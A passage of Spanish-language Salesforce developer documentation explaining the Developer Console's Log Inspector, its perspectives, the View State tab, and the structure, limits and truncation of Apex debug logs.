| Sum rows (Filas de suma) | Número total de registros modificados para el elemento. |
| Avg rows (Media de filas) | Número medio de registros modificados para el elemento. |
| Max rows (Filas máximas) | Número máximo de registros modificados para el elemento. |

| Columna | Descripción |
| --- | --- |
| Min row (Filas mínimas) | Número mínimo de registros modificados para el elemento. |

Para ordenar la información por una columna específica, haga clic en su encabezado.

**Importante:** Si utiliza un Mac y no ve las barras de desplazamiento en los paneles del Inspector de registros, abra **Preferencias del Sistema** > **General** y establezca `Mostrar barras de desplazamiento` como **Siempre**.

CONSULTE TAMBIÉN

Menú Debug (Depurar) de la Consola de desarrollador

Ficha Logs (Registros)

Gestión de perspectivas en el Inspector de registros

Creación de perspectivas personalizadas en el Inspector de registros

## Ejemplos de uso del Inspector de registros

A continuación encontrará las formas en las que puede usar las herramientas del Inspector de registros para diagnosticar y solucionar problemas.

- Rastreo de la ruta de ejecución
- Visualizar declaraciones de `System.Debug`
- Actualización del código fuente
- Seguimiento del DML en una solicitud
- Evaluación del rendimiento de una página de Visualforce
- Visualización de un proceso complejo

**Rastreo de la ruta de ejecución**

Escenario: Ha abierto un registro de depuración en el Inspector de registros. ¿Cuáles son algunas de las formas de revisar la información paso a paso?

1. En el panel Execution Log (Registro de ejecución), seleccione **Executable** (Ejecutable) para filtrar todos los pasos no ejecutables, incluida la información de límites acumulados.
2. En el panel Execution Overview (Descripción general de la ejecución), haga clic en la ficha Executed Units (Unidades ejecutadas) para ver los valores agregados de los diferentes tipos de operaciones de la solicitud. Por ejemplo, puede visualizar el número de operaciones DML o los diferentes métodos por el tipo de método.
3. Haga clic en la ficha Limits (Límites) para ver los límites reguladores utilizados por esta operación.

**Visualizar declaraciones de `System.Debug`**

Escenario: Ha agregado un número de declaraciones `System.Debug` a su código para realizar un seguimiento del progreso de una solicitud. ¿Cómo puede encontrarlos usando el Inspector de registros?

1. En el panel Execution Log (Registro de ejecución), seleccione **Filter** (Filtrar).
2. Introduzca *`DEBUG`* (depuración), en mayúscula en el cuadro de introducción de texto.

Sólo se mostrarán las líneas que contengan la cadena *`DEBUG`* aparecerán en la solicitud.

**Actualización del código fuente**

Escenario: Tras ejecutar su solicitud, se da cuenta de un error de código Apex en el registro de depuración. ¿Cuál es la forma más fácil de modificar su código Apex?

1. Desde el panel Source (Origen), seleccione la línea de código.
2. Haga clic en **Open** (Abrir).

La clase o el desencadenador se abren en una nueva ficha del Source Code Editor (Editor de código fuente).

### Seguimiento del DML en una solicitud

Escenario: Su solicitud tiene muchas declaraciones DML en diferentes ubicaciones. ¿Cómo puede distinguir cuántas veces se ejecuta DML en una solicitud?

A continuación tiene dos técnicas para profundizar en el registro de depuración para examinar el DML real ejecutado durante el transcurso de una solicitud:

1. En el panel Registro de ejecución, seleccione **Filter** (Filtrar) y, a continuación, escriba `DML`. Se mostrarán todos los elementos de la solicitud que contienen DML en cualquier parte del evento o en los detalles.
2. En el panel Execution Overview (Descripción general de la ejecución), haga clic en la ficha Unidades ejecutadas y desactive el resto de tipos de ejecuciones, salvo DML. Los botones son accionables: haga clic una vez para filtrar ese tipo de operación **fuera** de la lista. Haga clic de nuevo para desactivar el filtro. Para ver únicamente la DML, haga clic en **Métodos**, **Consultas**, **Flujo de trabajo**, **Llamadas**, **Validaciones**, **Desencadenadores** y **Páginas de Visualforce** .
   - La información detallada de la operación DML muestra el tipo de objeto que se ha visto afectado y la operación específica que se ha realizado (insertar, actualizar, etc.). También puede visualizar el número de veces que se ha ejecutado una declaración DML, el número de filas, etcétera.
   - Si hace clic en un elemento de solicitud DML en la ficha Unidades ejecutadas, el registro de ejecución filtra el resto de partes de la solicitud y muestra solamente esa declaración DML.


También puede usar estos procedimientos para buscar y filtrar consultas.

### Evaluación del rendimiento de una página de Visualforce


Escenario: Tiene una página de Visualforce y un controlador Apex que ejecuta consultas SOQL. ¿Cómo puede analizar el rendimiento de su página y descubrir qué unidad de código tardó más tiempo? ¿Cómo puede determinar el número de consultas que se ejecutan en la solicitud? ¿Cómo comprueba si se está acercando a los límites reguladores?

1. En el panel Árbol de pila, busque el nombre de la página de Visualforce. El nivel superior tiene el formato `/apex/pagename`. El primer nodo inferior a ese muestra la ejecución real de la página. Abra ese nodo para ver cuando se ha iniciado el controlador.
2. Continúe abriendo los nodos para explorar las llamadas de los métodos y cuánto tarda cada método. Cuando hace clic en un elemento del panel Árbol de pila, el panel Registro de ejecución muestra esa parte del registro de depuración, el panel **Source** (Origen) se actualiza mostrando el código fuente correspondiente y el panel Variables muestra las variables que están en contexto.
3. En el panel Execution Overview (Descripción general de la ejecución), haga clic en la ficha Executed Units (Unidades ejecutadas) para ver las estadísticas del código que incluyen tiempo de ejecución en milisegundos y el tamaño de la pila en bytes. La columna Cnt (Cantidad) muestra el número de veces que se ha ejecutado una unidad de código determinada. Si una unidad de código se ha ejecutado más de una vez, se actualizarán la suma, la media, el máximo y el mínimo de veces de ejecución. De forma similar, si una consulta se ejecuta más de una vez, la pantalla se actualiza para resumir los números adicionales de filas devueltas.

   Puede filtrar las unidades de código haciendo clic en los botones de la parte inferior que corresponden a las unidades de código que desea omitir de la vista. Seguimiento del DML en una solicitud describe como realizar esto.



4. Haga clic en la ficha Limits (Límites) para verificar los límites aplicables y en qué medida se acerca su solicitud a cada límite aplicable. La columna Total Available (Total disponible) muestra los límites reguladores permitidos para su organización por tipo de operación. La columna Request Total (Total de solicitud) muestra el número total de solicitudes realizadas. La columna Used So Far (Utilizado hasta ahora) muestra el número de solicitudes consumidas hasta el punto de ejecución seleccionado en el seguimiento de la pila o el registro de ejecución.
5. Haga clic en Timeline (Cronología) para ver una muestra visual de las unidades del código ejecutado divididas por el tipo de unidad de código, además del total y el porcentaje del tiempo de ejecución de cada tipo de unidad de código. La cronología le permite saber rápidamente qué partes de la solicitud han tardado más. Seleccione un intervalo de tiempo en la parte inferior de la sección del resumen para aumentar o disminuir el periodo mostrado en la cronología.




En este ejemplo, las solicitudes de la base de datos tardaron más (56,95%). Después se encuentra la página Visualforce. La última cantidad de tiempo se dedicó al código Apex. Además, las páginas de Visualforce y el código Apex se ejecutaron primero y en último lugar, mientras que las operaciones de la base de datos se llevaron a cabo entre ellas.

**Visualización de un proceso complejo**

Escenario: Su proceso es complejo, e incluye varias clases y desencadenadores de Apex, flujo de trabajo y reglas de validación. ¿Cuáles son las mejores formas de revisar paso a paso o filtrar el registro de depuración resultante?

1. La sección Stack (Pila) contiene una estructura de árbol que ilustra la ruta de ejecución de todos los elementos del nivel superior en la solicitud. Utilícela para ver la jerarquía de los elementos cuando se ejecutan.
2. Use la casilla de introducción **Filter** (Filtrar) en el registro de ejecución. Por ejemplo, si está interesado en eventos de desencadenador, haga clic en **Filter** (Filtrar) y escriba `trigger` (desencadenador). Sólo se mostrarán las líneas del registro de depuración que contengan la palabra `trigger` (desencadenador) en la sección del registro de ejecución.
3. Limite el ámbito de la ficha Execution Log (Registro de ejecución) a una unidad seleccionada específica de ejecución seleccionando **This Frame** (Este marco). Por ejemplo, si selecciona una línea que contenga `CODE_UNIT_STARTED` en el registro de ejecución y hace clic en **This Frame** (Este marco), el registro de ejecución sólo muestra los elementos de la solicitud que se producen entre `CODE_UNIT_STARTED` y su `CODE_UNIT_ENDED` asociado.

   Nota: Si **This Frame** (Este marco) está seleccionado, el registro de ejecución sólo mostrará los elementos que se encuentran en ese marco, no las operaciones de niveles inferiores. Por ejemplo, si un desencadenador activa una clase, sólo se mostrarán las operaciones del desencadenador en el registro de ejecución, no las operaciones de clase.

# Perspectivas del inspector de registros

## Creación de perspectivas personalizadas en el Inspector de registros

Una perspectiva es un formato predefinido de paneles del Inspector de registros de la Consola de desarrollador.

Cuando realice una tarea en el Inspector de registros, utilice una perspectiva que permita completar la tarea de forma rápida y sencilla. Cada desarrollador tiene un estilo distinto. Para obtener una lista de perspectivas para su uso inmediato, consulte Inspector de registros.

Para crear una perspectiva personalizada o modificar una existente:

1. En la Consola de desarrollador, abra un registro en el Inspector de registros.
2. Haga clic en **Debug (Depuración)** > **View Log Panels (Ver paneles de registro)** y seleccione los paneles que desea incluir en la perspectiva.

   Para obtener una lista de paneles disponibles, consulte Paneles de registro. Si modifica una perspectiva, se agrega un * al nombre de la perspectiva hasta que se guarda.

   Consejo: Si crea una perspectiva que incluya el panel **Execution Log** (Registro de ejecución), puede que desee incluir el panel **Source** (Origen).
3. Para guardar los cambios, haga clic en **Save Perspective** (Guardar perspectiva). Para crear una nueva perspectiva, haga clic en **Save Perspective As** (Guardar perspectiva como) e introduzca un nuevo nombre.

CONSULTE TAMBIÉN

Inspector de registros

Gestión de perspectivas en el Inspector de registros

## Gestión de perspectivas en el Inspector de registros

Una perspectiva es un formato predefinido de paneles del Inspector de registros de la Consola de desarrollador.


Cuando realice una tarea en el Inspector de registros, asegúrese de seleccionar la perspectiva correcta para el trabajo.

Para gestionar las perspectivas, haga clic en **Depuración** > **Gestor de perspectiva**.


- Para cambiar a una perspectiva diferente, haga doble clic en el nombre de la perspectiva o selecciónela y haga clic en **Abrir**.
- Para cambiar la perspectiva predeterminada, seleccione el nombre de la misma y haga clic en **Definir como predeterminada**.
- Para eliminar una perspectiva, seleccione el nombre de la misma y haga clic en **Eliminar**.
- Para crear una perspectiva personalizada, consulte Creación de perspectivas personalizadas en el Inspector de registros.

Las siguientes perspectivas están predefinidas:


- **All** (Todas, predeterminado)




- **Debug** (Depuración): perspectiva diseñada para la depuración de código que incluye los paneles Registro de ejecución, Origen y Variables.




- **Log Only** (Solo registro): perspectiva todo propósito para ver una ejecución del registro que incluya solamente al panel Registro de ejecución.




- **Analysis** (Análisis): perspectiva diseñada para el análisis de registro que incluye los paneles Árbol de pila, Pila de ejecución, Registro de ejecución y Descripción general de la ejecución.





Utilice una perspectiva que permita completar la tarea de forma rápida y sencilla. Cada desarrollador tiene un estilo distinto; si las perspectivas predefinidas no cumplen sus necesidades, es fácil diseñar una propia. Si desea más información, consulte Creación de perspectivas personalizadas en el Inspector de registros

CONSULTE TAMBIÉN

- Inspector de registros
- Creación de perspectivas personalizadas en el Inspector de registros

## Ficha View State (Estado de visualización)

La ficha **View State** (Estado de visualización) de la Consola de desarrollador le permite examinar el estado de vista de una solicitud de página de Visualforce.




La ficha View State (Estado de visualización) de la Consola de desarrollador funciona igual que la ficha Estado de visualización del pie del modo de desarrollo de Visualforce, solo que al hacer doble clic en un nodo de carpeta no se abre una ventana de gráfico circular. Consulte "Acerca de la ficha View State" (Estado de visualización) en la *Guía del desarrollador de Visualforce* si desea información detallada.

### Activación de la ficha View State (Estado de visualización)

Para activar la ficha View State (Estado de visualización):

1. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. Haga clic en **Modificar**.
3. Seleccione la casilla de verificación Modo de desarrollo, si no está ya seleccionada.
4. Seleccione la casilla de verificación Mostrar estado de vista en modo de desarrollo.
5. Haga clic en **Guardar**.

Nota: Como el estado de visualización está vinculado con los datos de formulario, la ficha View State (Estado de visualización) solo aparecerá si la página contiene una etiqueta <apex:form>. Además, la ficha View State (Estado de visualización) solo se muestra en las páginas que usen controladores personalizados o extensiones de controlador.

# Registros de depuración

## Uso de registros de depuración

PERMISOS DE USUARIO

| | |
|---|---|
| Para utilizar la Consola del desarrollador: | "Ver todos los datos" |
| Para ejecutar Apex anónimas: | "Apex de autor" |
| Para usar una búsqueda de código y ejecutar SOQL o SOSL en la ficha de consulta: | "API activado" |
| Para guardar cambios en las clases y desencadenadores de Apex: | "Apex de autor" |
| Para guardar los cambios en páginas y componentes de Visualforce: | "Personalizar aplicación" |
| Para guardar cambios en recursos Lightning: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** y **Database.com Edition**

La interfaz de usuario de Salesforce, los servicios de correo electrónico y las aprobaciones no están disponibles en **Database.com**.

Un *registro de depuración* puede registrar operaciones de base de datos, procesos del sistema y errores que se producen al ejecutar una transacción o al ejecutar pruebas de unidad. Los registros de depuración pueden contener información acerca de:

- Modificaciones en base de datos
- Llamadas HTTP
- Errores de Apex
- Recursos utilizados por Apex
- Procesos de flujo de trabajo automatizado, como:
  - Reglas de flujo de trabajo
  - Reglas de asignación

  - Procesos de aprobación
  - Reglas de validación

  Nota: El registro de depuración no incluye información sobre acciones desencadenadas por flujos de trabajo basados en tiempo.

El sistema genera un registro de depuración cada vez que se ejecuta una transacción incluida en el criterio de filtro definido.

Las transacciones se pueden generar a partir de lo siguiente:

- Interfaz de usuario de Salesforce
- API
- Llamadas `executeanonymous`
- Servicios Web
- Servicios de correo electrónico

Los criterios de filtro establecidos para el usuario, la consola del desarrollador o el encabezado de la API determinan lo que se incluye en el registro de depuración.

Nota: Los registros de depuración no incluyen transacciones generadas por una conversión de candidatos. Por ejemplo, suponga que un candidato convertido desencadena una regla de flujo de trabajo. El registro de depuración no muestra que se ha activado esta regla de flujo de trabajo.

Los siguientes son ejemplos de cuándo se suele utilizar un registro de depuración:

- Cuando un desarrollador crea una aplicación personalizada, puede utilizar el registro de depuración para validar el comportamiento de la aplicación. Por ejemplo, puede establecer el filtro de registro de depuración para que compruebe si hay llamadas y, a continuación, en el registro de depuración, visualice información sobre el éxito y la duración de dichas llamadas.
- Como un administrador de una organización, puede utilizar el registro de depuración para resolver problemas cuando un usuario informa de dificultades. Puede supervisar los registros de depuración para el usuario mientras revisan la transacción relacionada, luego utilizar el registro de depuración para ver los detalles del sistema.

## Límites del registro de depuración

Los límites para los registros de depuración son los siguientes:

- Cada registro de depuración debe ser de 2 MB o menos. Los registros de depuración que superan los 2 MB se reducen en tamaño eliminando líneas de registro antiguas, como líneas de registro de declaraciones anteriores de `System.debug`. Se pueden eliminar las líneas de registro desde cualquier ubicación, no solo al comienzo del registro de depuración.
- Cada organización puede mantener hasta 50 MB de registros de depuración. Una vez su organización haya alcanzado los 50 MB de registros de depuración, los registros más antiguos empezarán a sobrescribirse.

## Truncamiento de registros de depuración

Con el fin de proporcionar la información más precisa, se truncan los registros de depuración comenzando por las entradas de registro más antiguas. Siempre se conservan las entradas de registro más recientes. El registro de depuración se trunca en 200 KB cuando alcanza su tamaño máximo de 2 MB.

Los siguientes eventos son necesarios para procesar el registro de depuración y está asociados con entradas de registro que no se borran.

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`

- CODE_UNIT_FINISHED
- METHOD_ENTRY
- METHOD_EXIT
- CONSTRUCTOR_ENTRY
- CONSTRUCTOR_EXIT
- SOQL_EXECUTE_BEGIN
- SOQL_EXECUTE_END
- SOSL_EXECUTE_BEGIN
- SOSL_EXECUTE_END
- CALLOUT_REQUEST
- CALLOUT_RESPONSE
- FATAL_ERROR

Nota: Las entradas para eventos necesarios para procesar el registro de depuración no se truncan y forman parte siempre del registro de depuración, pero otras informaciones del registro que aparecen entre las líneas iniciales y finales de estas entradas del registro se borrarán como parte del truncamiento del registro.

CONSULTE TAMBIÉN

Detalles del registro de depuración

Búsqueda de un registro de depuración

# Detalles del registro de depuración

PERMISOS DE USUARIO

| | |
|---|---|
| Para utilizar la Consola del desarrollador: | "Ver todos los datos" |
| Para ejecutar Apex anónimas: | "Apex de autor" |
| Para usar una búsqueda de código y ejecutar SOQL o SOSL en la ficha de consulta: | "API activado" |
| Para guardar cambios en las clases y desencadenadores de Apex: | "Apex de autor" |
| Para guardar los cambios en páginas y componentes de Visualforce: | "Personalizar aplicación" |
| Para guardar cambios en recursos Lightning: | "Personalizar aplicación" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Un registro de depuración incluye un encabezado, unidades de ejecución, unidades de código, líneas de registro y otros datos de registro.

## Control de las secciones Registro de depuración

Tras generar el registro de depuración, el tipo y cantidad de la información enumerada depende de los valores de filtro que defina para el usuario. Sin embargo, el formato de un registro de depuración es siempre el mismo.

Un registro de depuración tiene las siguientes secciones.

### Encabezado

El encabezado contiene la siguiente información.

- La versión del API utilizado durante la transacción.
- La categoría y nivel del registro utilizado para generar el registro. Por ejemplo:

A continuación se incluye el ejemplo de un encabezado.

```
38.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

En este ejemplo, la versión de API es 38.0 y se han definido las categorías y niveles de registro de depuración.

| | |
|---|---|
| Código Apex | DEBUG |
| Perfil de Apex | INFO |
| Llamada | INFO |
| Base de datos | INFO |
| System | DEPURACIÓN |
| Validación | INFO |
| Visualforce | INFO |
| Flujo de trabajo | INFO |

### Unidades de ejecución

Una unidad de ejecución es equivalente a una transacción. Contiene todos los eventos ocurridos en la transacción. `EXECUTION_STARTED` y `EXECUTION_FINISHED` delimitan una unidad de ejecución.

### Unidades de código

Una unidad de código es una unidad discreta de trabaja en una transacción. Por ejemplo, un desencadenador es una unidad de código, como un método `webService` o una regla de validación.

Nota: Una clase **no** es una unidad discreta de código.

`CODE_UNIT_STARTED` y `CODE_UNIT_FINISHED` delimitan unidades de código. Las unidades de trabajo pueden contener otras unidades de trabajo. Por ejemplo:

```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```


Las unidades de código incluyen, sin limitar la generalidad de:

- Desencadenadores
- Invocaciones de flujo de trabajo y flujos de trabajo basados en tiempo
- Reglas de validación
- Procesos de aprobación

- Conversión de candidatos de Apex
- Invocaciones de métodos `@future`
- Invocaciones de servicio Web
- Llamadas `executeAnonymous`
- Accesos de propiedad de Visualforce en controladores de Apex
- Acciones de Visualforce en controladores de Apex
- La ejecución del lote de los métodos de Apex `start` y `finish`, así como todas las ejecuciones del método `execute`
- Ejecución del método de Apex `System.Schedule execute`
- Gestión de correo electrónico entrante

**Líneas de registro**

Las líneas de registro se incluyen en unidades de código e indican qué código o reglas se están ejecutando. Las líneas de registro también pueden ser mensajes escritos en el registro de depuración. Por ejemplo:




Las líneas de registro se componen de un conjunto de campos, delimitados por una barra vertical (|). El formato es:

- *marca de hora*: Se compone de la hora a la que ha ocurrido el evento y un valor entre paréntesis. La hora está en la zona horaria del usuario con el formato *`HH:mm:ss.SSS`*. El valor entre paréntesis representa el tiempo transcurrido en nanosegundos desde la hora de la solicitud. El valor del tiempo transcurrido se excluye de los registros revisados en la Consola de desarrollador cundo utiliza la vista Registro de ejecución. No obstante, puede ver el tiempo transcurrido cuando utiliza la vista Registro sin procesar. Para abrir la vista Registro sin procesar, desde la ficha Logs (Registros) de la Consola de desarrollador, haga clic con el botón derecho del ratón en el nombre de un registro y seleccione **Open Raw Log** (Abrir registro sin procesar).
- *identificador de eventos*: Especifica el evento que desencadenó la entrada del registro de depuración (como `SAVEPOINT_RESET` o `VALIDATION_RULE`). También incluye cualquier información adicional registrada con ese evento, como el nombre del método o el número de línea y carácter donde se ejecutó el código.

**Más datos de registro**

Además, el registro contiene la siguiente información.

- El uso acumulativo de los recursos se registra al final de muchas unidades de código. Entre estas unidades de código están los desencadenadores, `executeAnonymous`, procesamiento de mensajes por lotes de Apex, métodos `@future`, métodos de prueba Apex, métodos de servicio Web de Apex y conversión de candidatos Apex.
- La información sobre perfiles acumulada está registrada una vez al final de la transacción y contiene información acerca invocaciones DML, consultas más costosas, etcétera. Las consultas "costosas" emplean recursos de forma intensiva.

A continuación se incluye un registro de depuración de ejemplo.

```
